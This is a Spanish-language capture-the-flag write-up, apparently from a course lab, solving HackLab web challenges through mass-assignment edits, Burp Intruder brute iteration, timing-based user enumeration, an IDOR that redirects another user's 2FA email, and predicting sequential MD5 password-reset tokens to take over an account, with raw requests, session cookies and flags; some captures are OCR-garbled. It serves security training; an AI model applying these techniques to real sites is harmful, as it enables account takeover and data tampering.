7 Accept-Language: es-ES,es;q=0.9
8 Accept: application/json, text/javascript, */*; q=0.01
9 Sec-Ch-Ua: "Not=ABrand";v="24", "Chromium";v="140"
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/140.0.0.0 Safari/537.36
10 Sec-Ch-Ua-Mobile: 70
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer:
https://chi-8e48e39b-9789-43fd-b560-268dla32a0Ba-gran-rifa-2019.softwareseguro.com.ar/
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=1, i
17
18
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Wed, 24 Sep 2025 05:01:29 GMT
3 Content-Type: application/json
4 Server: cloudflare
5 Nel: {"report_to": "cf-neil", "success_fraction": 0.0, "max_age": 604800}
6 X-Frame-Options: SAMEORIGIN
7 Vary: Cookie
8 Cf-Cache-Status: DYNAMIC
9 Access-Control-Allow-Origin: *
10 Report-To:
[{"group": "cf-neil", "max_age": 604800, "endpoints": [{"url": "https://a.neil.cloudflare.com/report
/4749c7f7e9mb707YTpbLvBE6g74CFZtF7y9n47WxD953WbqivavjeCTpFRMv3KEArU1C8vSc1shB3FOc5KTBFWhTzB
tBbGv6rVc1th7Qmws0Z2ADkEjp4sbptd72Fb14PUsn1rPjDn0wAEbJ0gsXZ042FvbOknuH0KyQsKuvsgfanlOQaTx
cldaSptghaRyJuKASQ43D3D"}]}
11 Cf-Ray: 983tb9608ac1ff5-EZE
12 Alt-Svc: h3="443"; ma=8600
13
14 [
  {
    "id": 1,
    "numero": 451,
    "vendedor": "Guido van Rossum",
    "comprador": "Dennis Ritchie",
    "esta_pago": false
  },
  {
    "id": 2,
    "numero": 452,
    "vendedor": "Guido van Rossum",
    "comprador": "James Gosling",
    "esta_pago": false
  },
  {
    "id": 3,
    "numero": 453,
```

Dentro de http history veo la respuesta a la petición GET e Identificó que el campo a modificar se llama **esta_pago**.

```
{
  "id":1,
  "numero":451,
  "vendedor":"Guido van Rossum",
  "comprador":"Dennis Ritchie",
  "esta_pago":false
},
```

Luego envió un POST presionando Editar y Guardar

454	John Backus	Guido van Rossum	No	Editar
-----	-------------	------------------	----	------------------------

En el cual voy a modificar el formato JSON que está entre llaves por esto

```
{  
  "comprador": "John Backus",  
  "esta_pago": true  
}
```

Request

Pretty Raw Hex

```
1 POST /api/numeros/4/editar/ HTTP/2  
2 Host: chl-8e48e39b-9789-43fd-b560-268d1a32a08a-gran-rifa-2019.softwareseguro.com.ar  
3 Cookie: _ga=GAI.1.860723446.1757703434; _ga_MR6ZT8PJ4Q=GS2.1.s1758218041$o2$g0$t1758218042$j59$10$h0; sessionid=v89b2yyt8y6lhuingrnuestrrlf2nmie  
4 Content-Length: 27  
5 Sec-Ch-Ua-Platform: "Windows"  
6 Accept-Language: es-ES,es;q=0.9  
7 Sec-Ch-Ua: "Not=ABrand";v="24", "Chromium";v="140"  
8 Sec-Ch-Ua-Mobile: ?0  
9 X-Requested-With: XMLHttpRequest  
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36  
11 Accept: application/json, text/javascript, */*; q=0.01  
12 Content-Type: application/json  
13 Origin: https://chl-8e48e39b-9789-43fd-b560-268d1a32a08a-gran-rifa-2019.softwareseguro.com.ar  
14 Sec-Fetch-Site: same-origin  
15 Sec-Fetch-Mode: cors  
16 Sec-Fetch-Dest: empty  
17 Referer: https://chl-8e48e39b-9789-43fd-b560-268d1a32a08a-gran-rifa-2019.softwareseguro.com.ar/  
18 Accept-Encoding: gzip, deflate, br  
19 Priority: u=1, i  
20  
21 {  
  "comprador": "John Backus"  
}
```

Vemos que la petición me da por válida (En la request no aparece lo del "esta_pago": true pero es normal porque lo procesa así digamos)

Response

Pretty Raw Hex Render



```
1 HTTP/2 200 OK  
2 Date: Wed, 24 Sep 2025 05:06:43 GMT  
3 Content-Type: application/json  
4 Server: cloudflare  
5 Nel: {"report_to": "cf-nel", "success_fraction": 0.0, "max_age": 604800}  
6 X-Frame-Options: SAMEORIGIN  
7 Vary: Cookie  
8 Cf-Cache-Status: DYNAMIC  
9 Access-Control-Allow-Origin: *  
10 Report-To:  
  {"group": "cf-nel", "max_age": 604800, "endpoints": [{"url": "https://a.nel.cloudflare.com/report/v4?se=VjA6BLBly65K2%2FV7tghVnTbGx1M5kij%2B4g3qB4UThBly%2FdNzCxa6djUO6KgMyBXTvsYTfoBkE827kUnS%2FljKRrvuBtZvycAHvgJ2ijeAmjhVEwp55WIjY4Lsn%2F%2FEMjgTEPOXhutGwNAjY5m9%2BZNnnJxtBpQ94b7R4615UyjuYKBfwuJXEqtQBFIqlxtg"}]}  
11 Cf-Ray: 983fc1106dd6ee13-EZE  
12 Alt-Svc: h3=":443"; ma=86400  
13  
14 {  
  "estado": "OK"  
}
```

Recargamos la página y ganamos zzz

Gran rifa 2019

¡Felicitaciones! ed20b8f11252a75b30d594af897c3aad

Número	Comprador	Vendedor	Está pago	

ed20b8f11252a75b30d594af897c3aad

Perfecto — te explico claro y ordenado qué hicimos, por qué cada paso funcionó y por qué al final fue suficiente recargar la página para ver el cambio.

Resumen en una línea

Leíste el recurso con `GET` para conocer su estructura, enviaste un `POST` con JSON para modificar el campo `esta_pago`, el servidor respondió `{"estado": "OK"}` (la modificación se aplicó) y la UI no mostraba el cambio hasta que la recargaste — porque la página había mostrado datos previos en memoria/caché y no se actualizó automáticamente.

Paso a paso con lógica y por qué funcionó

1. Exploración del API (`GET /api/numeros/` / `GET /api/numeros/4`)

- **Qué hiciste:** pediste los datos con `GET`.
- **Por qué:** así confirmaste la *estructura exacta* (nombres de campos: `comprador`, `esta_pago`, `id`, etc.).
- **Resultado útil:** supiste que la API usa JSON y que `esta_pago` es un booleano; eso te permitió construir el JSON correcto para editar.

2. Enviar la modificación (`POST /api/numeros/4/editar/` con JSON)

- **Qué hiciste:** enviaste `{"comprador": "John Backus", "esta_pago": true}` con `Content-Type: application/json` y la cookie de sesión.
- **Por qué funcionó:** la API esperaba un JSON con esos campos y una sesión válida. Al recibirla, el servidor actualizó el recurso en la base de datos (o en su almacenamiento) y devolvió `{"estado": "OK"}` indicando que la operación fue procesada sin error.
- **Puntos clave técnicos:**
 - `Content-Type: application/json` asegura que el backend parsee el body como JSON.
 - La cookie de sesión autentica la petición (estabas logueado como `guido`).
 - `POST /.../editar/` es el endpoint que implementa la actualización; al usar los nombres de campo correctos, lo aceptó.

3. Por qué la UI no mostraba el cambio inmediatamente

- **La web front-end** (la tabla que viste en el navegador) probablemente carga los datos al abrir la página y mantiene ese conjunto en memoria hasta que hace otra llamada al servidor.
- Tras el `POST`, el servidor ya tenía los datos actualizados, pero **la página no había pedido de nuevo la lista**. Por eso seguías viendo `No` en “Está pago”.
- **Al recargar la página**, el navegador volvió a pedir `GET /api/numeros/` (o el endpoint que usa la UI), obtuvo la versión actualizada y pintó `Sí` para `esta_pago`.

En otras palabras: el cambio se aplicó en el servidor en el POST, pero la representación en el cliente se actualizó sólo cuando forzaste una nueva carga.



Desafío 19 - Presupuesto (HackLab 2023)

Acá podemos identificar la estructura

The screenshot shows a browser's developer tools Network tab. A GET request is made to the endpoint `/api/gastos/`. The response is a JSON object containing two items, each representing a budget item.

```
Request
Pretty Raw Hex
1 GET /api/gastos/ HTTP/2
2 Host: chl-65540f11-c28e-480f-aee8-5960f77d8cf8-presupuesto.softwareseguro.com.ar
3 Cookie: __ga=GA1.1.860723446.1757703434; __gat_MSEZPJAQC=; GSC_1.s=1758C180419c2g09t1758C18042Sj59$10$h0; sessionid=mj5lyiygwp0747mnuv2mi26cvkpypt1
4 Sec-Ch-Ua-Platform: "Windows"
5 X-Requested-With: XMLHttpRequest
6 Accept-Language: es-ES,es;q=0.9
7 Accept: application/json, text/javascript, */*; q=0.01
8 Sec-Ch-Ua: "Not=A?Brand";v="0.4", "Chromium";v="140"
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
10 Sec-Ch-Ua-Mobile: ?
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://chl-65540f11-c28e-480f-aee8-5960f77d8cf8-presupuesto.softwareseguro.com.ar/
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=1, i
17
18

Response
Pretty Raw Hex Render
1 .com/report/v4?stz=H5uqNF2SHAXOh2a4fH6gbsoIXXjpXbn3ktwquISI3zSmKoFVwp5QWYbsTmU3bbeNKzLsRisSv$CBUh1VdhICJyvtCrlu$CP5GBZDhocZLgiM6mQzDr47qmB$2B7$2PkGrpDHxjq1jxs14sNLBIRNwx91DsZbE50$2BWJ2mdZn$zRWTTLizFpInEPN500")])
11 Cf-Ray: 9873258e0ddab368-EZE
12 Alt-Svc: h3=":443", ma=86400
13
14 [
  (
    "id":1,
    "titulo":"Flete mercader\u00eda",
    "categoria":{
      "id":2,
      "clave":"transporte",
      "nombre":"Transporte"
    },
    "monto":"6000.00",
    "fecha":"2023-09-04",
    "revisado":false
  ),
  (
    "id":2,
    "titulo":"Alquiler local",
    "categoria":{
      "id":4,
      "clave":"esenciales",
      "nombre":"Esenciales"
    }
  )
]
```

The screenshot shows a browser's developer tools Network tab. A GET request is made to the endpoint `/api/gastos/`. The response is a JSON object containing two items, each representing a budget item.

```
Request
Pretty Raw Hex
1 GET /api/gastos/ HTTP/2
2 Host: chl-65540f11-c28e-480f-aee8-5960f77d8cf8-presupuesto.softwareseguro.com.ar
3 Cookie: __ga=GA1.1.860723446.1757703434; __gat_MSEZPJAQC=; GSC_1.s=1758C180419c2g09t1758C18042Sj59$10$h0; sessionid=mj5lyiygwp0747mnuv2mi26cvkpypt1
4 Sec-Ch-Ua-Platform: "Windows"
5 X-Requested-With: XMLHttpRequest
6 Accept-Language: es-ES,es;q=0.9
7 Accept: application/json, text/javascript, */*; q=0.01
8 Sec-Ch-Ua: "Not=A?Brand";v="0.4", "Chromium";v="140"
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
10 Sec-Ch-Ua-Mobile: ?
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://chl-65540f11-c28e-480f-aee8-5960f77d8cf8-presupuesto.softwareseguro.com.ar/
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=1, i
17
18

Response
Pretty Raw Hex Render
1 {
  "id":1,
  "titulo":"Flete mercader\u00eda",
  "categoria":{
    "id":2,
    "clave":"transporte",
    "nombre":"Transporte"
  },
  "monto":"6000.00",
  "fecha":"2023-09-04",
  "revisado":false
},
{
  "id":2,
  "titulo":"Alquiler local",
  "categoria":{
    "id":4,
    "clave":"esenciales",
    "nombre":"Esenciales"
  }
}
```

Vemos que al modificar y poner en revisado, podemos enviar un JSON en el cual vamos a agregar el valor que querés modificar al poder ver la estructura anteriormente

```
Request
Pretty Raw Hex
1 POST /api/gastos/1/editar HTTP/2
2 Host: chl-65540f1-c0e-480f-aee0-5960f77d8cf8-presupuesto.softwareseguro.com.ar
3 Cookie: _ga=GA1.1.860723446.1577703434; _ga_MR62T6Pj4Q=s0.1.s1758C180419o2g0st1758218042$59$10$h0; sessionid=mj5ylygwop0747mn5uv2ml26cvkpyptl
4 Content-Length: 17
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: es-ES,es;q=0.9
7 Sec-Ch-Ua: "Not%4A%Brand";v="24", "Chromium";v="140"
8 Sec-Ch-Ua-Mobile: ?0
9 X-Requested-With: XMLHttpRequest
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: application/json, text/javascript, */*; q=0.01
12 Content-Type: application/json
13 Origin: https://chl-65540f1-c0e-480f-aee0-5960f77d8cf8-presupuesto.softwareseguro.com.ar
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://chl-65540f1-c0e-480f-aee0-5960f77d8cf8-presupuesto.softwareseguro.com.ar/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20
21 {
  "revisado":true
}
```

Enviamos esto por ejemplo

```
{  
  "monto": "1000.00",  
  "revisado":true  
}
```

Le pase a Géminis los cálculos que me pide con toda la tabla y le dije que me aclare que campos debo modificar para que quede así

Título	Categoría	Monto Nuevo
Luz	Esenciales	5,000.00
Flete mercadería	Transporte	500.00
Seguros	Impuestos	1,000.00

Me dio los 3 de arriba, le faltaba un poco así que me tiro que modifique este campo también

Título	Categoría	Monto Final
Formación de empleados	Varios	7,000.00

Una vez que modifco los que me indica y pongo todos en si, me da el código

Presupuesto

Resumen	
Monto promedio: 8000,0	Monto máximo: 50000,00
Monto mínimo: 500,00	Promedio gastos decoración: 0
Promedio gastos transporte: 500,0	Promedio gastos varios: 6000,0
Promedio gastos esenciales: 16375,0	Promedio gastos impuestos: 1000,0
Promedio gastos alimentos: 1000,0	

;Felicitaciones! bf58371373e52613ae270d5acf832bad

bf58371373e52613ae270d5acf832bad

Desafío 23 - Préstamo (HackLab 2024)

Identificamos que envía el GET de los indicadores y nos devuelve en Response la estructura que tienen

```
Request
Pretty Raw Hex
1 | GET /indicadores/ HTTP/2
[
  {
    "nombre": "antecedentes-legales",
    "puntaje": 10,
    "verificado": false
  },
  {
    "nombre": "capacidad-pago",
    "puntaje": 12,
    "verificado": false
  },
  {
    "nombre": "historial-credito",
    "puntaje": 8,
    "verificado": false
  }
]
```

Probamos modificando el valor directamente a 100 y nos bloquea el usuario. También probamos borrando el **sessionid** pero en ese caso no encuentra donde modificar.

Entonces tuvimos que hacer una iteración de ir modificando los valores de a uno. De 10 a 100 por ejemplo. Así para cada Indicador

```
1 | POST /indicadores/editar/ HTTP/2
2 | Host: chl-59834f64-b337-4f29-8bf9-42606e96a8c7-prestamo.softwareseguro.com.ar
3 | Cookie: _ga=GA1.1.860723446.1757703434; _ga_MR6ZT8PJ4Q=GS2.1.s1758218041$o2$g0$t1758218042$j59$10$h0; sessionid=n1r5gwkuhxjpakylykrugwm48pmjqr6r
4 | Content-Length: 70
5 | Sec-Ch-Ua-Platform: "Windows"
6 | Accept-Language: es-ES, es; q=0.9
7 | Sec-Ch-Ua: "Not=A.Brand"; v="24", "Chromium"; v="140"
8 | Content-Type: application/json
9 | Sec-Ch-Ua-Mobile: ?
10 | User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0
11 | Safari/537.36
11 | Accept: */*
12 | Origin: https://chl-59834f64-b337-4f29-8bf9-42606e96a8c7-prestamo.softwareseguro.com.ar
13 | Sec-Fetch-Site: same-origin
14 | Sec-Fetch-Mode: cors
15 | Sec-Fetch-Dest: empty
16 | Referer: https://chl-59834f64-b337-4f29-8bf9-42606e96a8c7-prestamo.softwareseguro.com.ar/
17 | Accept-Encoding: gzip, deflate, br
18 | Priority: u=1, i
19 |
20 | {"nombre": "antecedentes-legales",
21 |   "puntaje": $11$,
22 |   "verificado": true}
```

El puntaje hay que modificar en el código para que arranque en valor que se quiera para ese Indicador

```
{"nombre": "antecedentes-legales", "puntaje": $10$, "verificado": true}
```

Y aca el From arranca desde el valor+1

Payload position: All payload positions

Payload type: Numbers

Payload count: 90

Request count: 90

Payload configuration

This payload type generates numeric payloads within a range.

Number range

Type: Sequential Random

From: 11

To: 100


Step: 1

Request ^	Payload	Status code
0		200
1	11	200
2	12	200
3	13	200
4	14	200
5	15	200

Vemos que se modificó con éxito

antecedentes-legales 100 Sí Verificar

Así que realzo lo mismo para todos



Lista de Indicadores

Apto para préstamos.

Felicitaciones. Desafío superado: 85b952b272b0de1997b0d8360f42ade8

Indicador	Puntaje (del 0 al 100)	Verificado	Acciones
antecedentes-legales	100	Sí	<button>Verificar</button>
capacidad-pago	100	Sí	<button>Verificar</button>
relacion-deuda-ingreso	100	Sí	<button>Verificar</button>
garantias	100	Sí	<button>Verificar</button>
situacion-laboral	100	Sí	<button>Verificar</button>
historial-crediticio	100	Sí	<button>Verificar</button>

85b952b272b0de1997b0d8360f42ade8

Desbordamiento de memoria

Desafío 14 - Manipulando el Stack

Como la IA siempre juega perfecto hay que intentar ganar saliendo de la lógica del juego. Como en el código vemos que tiene un límite de caracteres introducimos un nombre mayor a esa longitud

```
void main(void) {  
    printf("Ingrese su nombre:\n");  
    int turno = 2;  
    int suma = 0;  
    char nombre[80];  
  
    scanf("%s", nombre);
```

Manipulando Stack

Sistema Operativo Arquitectura Link de descarga

Linux	32 bits	Descargar
Linux	64 bits	Descargar
Windows 10	64 bits	Descargar

Desafío superado. El código es: 38d7dd8be12354ab48711e150b977555

38d7dd8be12354ab48711e150b977555

Information Disclosure

Desafío 26 - Asistencia (HackLab 2024)

Como sólo permite números de 3 dígitos, probamos todos los números del 100 al 999. Enviando cualquier contraseña, pero siempre la misma. (Yo ejecute en tramos de 100, pero gasti ejecuto de menos tramos para asi poder pasarlle la captura a chat y que entren más en la misma)



Ahí ordenamos por tiempo de respuesta y vemos que algunos dígitos tardan mucho más que otros. Entonces contamos la cantidad total que son de mayor longitud, la cual esa será la cantidad de asistentes que hay. (Para contar le pasamos la captura a chat)

Payload	Status code	Response received
173	200	1223
105	200	1210
160	200	1194
194	200	1165
121	200	1164
183	200	1158
172	200	1156
115	200	1130
134	200	1129
133	200	1080
140	200	1015
168	200	1011
161	200	979
177	200	976
174	200	958
163	200	937
129	200	921
107	200	914
189	200	878
	200	877
142	200	66
195	200	61
127	200	46
109	200	44
138	200	43
108	200	42

Había 159 asistentes y ahí hasheamos eso
140f6969d5213fd0ece03148e62e461e

Auth

Desafío 33 - ECommerce (HackLab 2024)

Login Juan

Request

Pretty Raw Hex

```
1 POST /login/ HTTP/2
2 Host: chl-735e4eb0-7790-471e-a05c-2c78d
```

Response

```
15
16 {
    "success":true,
    "unique_id":"fbbd1dd9-0cca-4c91-8d2e-94015429b445",
    "user_id":1
}
```

(cada vez que inicias te da un unique_id nuevo)

fbbd1dd9-0cca-4c91-8d2e-94015429b445

Login Maria

Request

Pretty Raw Hex

```
1 POST /login/ HTTP/2
2 Host: chl-735e4eb0-7790-471e-a05c-2c78d
```

Response

```
{
    "success":true,
    "unique_id":null
}
```

Pretty Raw Hex

```
1 GET /productos/ HTTP/2
2 Host: chl-735e4eb0-7790-471e
```

Response

```
{
  "nombre": "Memoria RAM 16GB DDR4",
  "descripcion": "Kit de memoria RAM DDR4 de 16GB a 3200MHz para alto rendimiento.",
  "precio": "80.00",
  "id": 5
},
```

Request

Pretty Raw Hex

```
1 GET /compras/ HTTP/2
2 Host: chl-735e4eb0-7790-4
```

Response

```
[
  {
    "nombre": "Monitor 27'' 4K",
    "descripcion": "Monitor UHD 4K de 27 pulgadas con tecnolog\u00eda IPS y tasa de refresco de 60Hz.",
    "precio": "450.00",
    "id_producto": 3,
    "id_usuario": 2,
    "username": "maria",
    "email": "maria@hacklab.com",
    "first_name": "Mar\u00f3n",
    "last_name": "Torres"
  }
]
```

Request

Pretty Raw Hex

```
1 GET /profile/ HTTP/2
```

Response

```
6
7 {
  "username": "maria",
  "email": "maria@hacklab.com",
  "first_name": "Mar\u00f3n",
  "last_name": "Torres",
  "id": 2
}
```

Vemos que el id de maria es 2

Vemos que al entrar como Juan tiene verificación en dos pasos

Verificación de Dos Factores (2FA)

Por favor, ingresa el código de verificación enviado a tu email.

1234

Verificar

Código incorrecto, intenta nuevamente.

Request	Response
<pre>Pretty Raw Hex 2 Host: chl-444a763c-43ef-46c1-b11a-b648523ad8d1-ecommerce.softwareseguro.com.ar 3 Cookie: _ga=GAI.1.860723446.1757703434; _ga_MR6ZT8PJ4Q= GS2.1.1s1759231024\$039g19t1759232417\$j51\$10\$R0 4 Content-Length: 58 5 Sec-Ch-Ua-Platform: "Windows" 6 Accept-Language: es-ES,es;q=0.9 7 Sec-Ch-Ua: "NotA?Brand";v="24", "Chromium";v="140" 8 Content-Type: application/json 9 Sec-Ch-Ua-Mobile: 20 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36 11 Accept: */ 12 Origin: https://chl-444a763c-43ef-46c1-b11a-b648523ad8d1-ecommerce.softwareseguro.com.ar 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Dest: empty 16 Referer: https://chl-444a763c-43ef-46c1-b11a-b648523ad8d1-ecommerce.softwareseguro.com.ar /validar/?u=7b7e90b2-67b7-44f8-9088-ea9c56d83f54 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=1, i 19 20 { "u": "7b7e90b2-67b7-44f8-9088-ea9c56d83f54", "code": "1234" }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/2 401 Unauthorized 2 Date: Wed, 01 Oct 2025 07:28:42 GMT 3 Content-Type: application/json 4 Content-Length: 54 5 Server: cloudflare 6 Nel: {"report_to": "cf-nel", "success_fraction": 0.0, "error_fraction": 1.0, "group": "cf-nel", "max_age": 604800, "endpoints": [{"url": "https://chl-444a763c-43ef-46c1-b11a-b648523ad8d1-ecommerce.softwareseguro.com.ar/validar/?u=7b7e90b2-67b7-44f8-9088-ea9c56d83f54"}]} 7 X-Frame-Options: DENY 8 X-Content-Type-Options: nosniff 9 Referrer-Policy: same-origin 10 Cross-Origin-Opener-Policy: same-origin 11 Cf-Cache-Status: DYNAMIC 12 Access-Control-Allow-Origin: * 13 Report-To: {"group": "cf-nel", "max_age": 604800, "endpoints": [{"url": "https://chl-444a763c-43ef-46c1-b11a-b648523ad8d1-ecommerce.softwareseguro.com.ar/validar/?u=7b7e90b2-67b7-44f8-9088-ea9c56d83f54"}]} 14 Cf-Ray: 987a3eaab69a777-EZE 15 Alt-Svc: h3=":443"; ma=86400 16 17 { "success": false, "error": "C\u00f3digo incorrecto." }</pre>

Probamos entrar y nos dice que el código es incorrecto. Probamos poniendo el campo “u” en null pero nos da acceso inválido, también agregando campos para que de válido el acceso pero no funcionaba nada así que decidimos buscar por otro lado

```
19
20 {
    "u": "7b7e90b2-67b7-44f8-9088-ea9c56d83f54",
    "code": "1234"
}

Alt-Svc: h3=":443"; ma=86400

{
    "success": false,
    "error": "C\u00f3digo incorrecto."
}
```

Volviendo a la cuenta de Maria vemos que tenemos esto en la pestaña de perfil, que no te deja presionar el botón.

Perfil de Usuario

ID: 2

Username: maria

Email: maria@hacklab.com

Nombre: María

Apellido: Torres

[Modificar](#)

[Volver](#)

Pero si interceptamos la señal del **profile**. Podemos ver que nos devuelve los datos

Request

Pretty Raw Hex

1 | GET /profile/ HTTP/2

Request

```
{
  "username": "maria",
  "email": "maria@hacklab.com",
  "first_name": "Mar\u00f1eda",
  "last_name": "Torres",
  "id": 2
}
```

Así que intentamos realizar un POST y nos devuelve esto

```
{  
    "error": "M\u00e9todo no permitido"  
}
```

De ahí probamos un PUT que es más adecuado agregando todos los datos en el JSON

```
{  
    "username": "maria",  
    "email": "maria@hacklab.com",  
    "first_name": "Mar\u00eda",  
    "last_name": "Torres",  
    "id": 2  
}
```

Nos devuelve esto

```
{  
    "error": "No se puede cambiar el username."  
}
```

Así que borramos el username, y ahí nos devuelve que la petición es válida

```
{  
    "email": "holamundo@hacklab.com",  
    "first_name": "cheto",  
    "last_name": "hola",  
    "id": 2  
}
```

Perfil de Usuario

ID:

Username:

Email:

Nombre:

Apellido:

[Volver](#)

Así que ahora probamos modificar los datos de Juan que sabemos que es el usuario 1. En este caso como la autenticación en dos pasos indicaba que el código se enviaba al mail, probamos poniendo un mail de nuestra propiedad.

```
{  
    "email": "gonzaorban@gmail.com",  
    "first_name": "Juan",  
    "last_name": "Perez",  
    "id": 1  
}
```

Vuelvo a ingresar con el usuario y contraseña de Juan, de ahí reviso mis correo y me llega el código



Verificación de Dos Factores (2FA)

Por favor, ingresa el código de verificación enviado a tu email.

 Verificar

Realizo la compra del producto que pedía Memoria RAM 16GB DDR4

```
chl-444a763c-43ef-46c1-b11a-b648523ad8d1-  
ecommerce.softwareseguro.com.ar dice  
¡Compra realizada con éxito!
```

[Aceptar](#)

Perfil

Desafío superado: fe01348e4bf437fe03688896f7889107

Desafío 34 - Snow Storm (HackLab 2024)

Busco el correo de Juan Perez

```
Request
Pretty Raw Hex
1 | GET /api/posts/ HTTP/2
2 | 11 10011101 5 05 10
{
  "id": 8,
  "author": "Juan P\u00f3rez",
  "author_email": "juan.perez@hacklab.com",
  "date": "2024-10-08 17:00:00",
  "text": "Hay determinadas personas que no piensan.....",
  "comments": [
  ],
}
juan.perez@hacklab.com
```

juan.perez@hacklab.com

Creamos un nuevo usuario para poder recibir el enlace de recuperación, ahí vemos que la contraseña que creemos se crea solamente para cada correo ya que intentamos mandar ambos correos a la vez por sí generaba el mismo token para ambos y no funcionaba. Cada token es propio del correo

Registro de Usuario

Nombre

Apellido

Email

Clave

Repetir Clave

País

Registrarse

Intentamos modificar directamente el correo de cada cuenta y vemos que no lo permite (asi se realizaba el desafío anterior)

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre>1 POST /api/user/update/ HTTP/2 2 Host: chl-d984116d-5c95-4615-9ea9-42bc90e876c8-snow-storm.softwareseguro.com.ar</pre>	<pre>1 HTTP/2 500 Internal Server Error 2 Date: Wed, 01 Oct 2025 14:46:38 GMT</pre>
<pre>0 { "nombre": "gonza2", "apellido": "orban2", "pais": "Argentina" 1 "email": "gonzaorban2@gmail.com" }</pre>	

 softwaresegurolabs@gmail.com
para mí ▾
Ingrese al siguiente enlace para recuperar su clave: <http://chl-d984116d-5c95-4615-9ea9-42bc90e876c8-snow-storm.softwareseguro.com.ar/recovery?t=05546b0e38ab9175cd905eebcc6ebb76>

 softwaresegurolabs@gmail.com
para mí ▾
Ingrese al siguiente enlace para recuperar su clave: <http://chl-d984116d-5c95-4615-9ea9-42bc90e876c8-snow-storm.softwareseguro.com.ar/recovery?t=c3535febaff29fcb7c0d20cbe94391c7>

c3535febaff29fcb7c0d20cbe94391c7

05546b0e38ab9175cd905eebcc6ebb76

No soy un robot

reCAPTCHA
Privacidad - Términos

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
05546b0e38ab9175cd905eebcc6ebb76	md5	2109

Color Codes: Green: Exact match. Yellow: Partial match. Red: Not found.

Enter up to 20 non-salted hashes, one per line:

c3535febaff29fcb7c0d20cbe94391c7

No soy un robot

reCAPTCHA
Privacidad - Términos

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3535febaff29fcb7c0d20cbe94391c7	md5	2110

Crackeo los dos tokens y vemos que se van generando de forma secuencial, entonces ahora voy a pedir el enlace al email de Juan Perea y voy a generar el hash para el número siguiente que seria 2111

Tu Cadena	2111
MD5 Hash	1a0a283bfe7c549dee6c638a05200e32

1a0a283bfe7c549dee6c638a05200e32

Ahi copio la URL que me había llegado a mi correo pero cambio el token por el que genere ahora

<https://chl-d984116d-5c95-4615-9ea9-42bc90e876c8-snow-storm.softwareseguro.com.ar/recovery/?t=1a0a283bfe7c549dee6c638a05200e32>

Entramos a entrar contraseña y generamos una contraseña que no sea debil
gonzaaa123*

Recuperar Contraseña

Nueva clave

.....

Repetir nueva clave

.....

Actualizar

Iniciar sesión

Clave modificada exitosamente.

Ahora entramos a la cuenta de Juan Perez con su correo y la contraseña que acabamos de crear

juan.perez@hacklab.com
gonzaaa123*

Le cambiamos el nombre como pide el enunciado y ganamo

Nombre

soy un idiota

Apellido

aa

País

Bolivia ▾

Actualizar perfil

SnowStorm

Agregar una publicación... Publicar

¡Felicitaciones! El código ganador es: 17968af07cf621117b36cfbc35b51361

aa 2025-10-01 13:34:29
aa

17968af07cf621117b36cfbc35b51361


Condiciones de carrera

Desafío 32 - El analista (HackLab 2024)

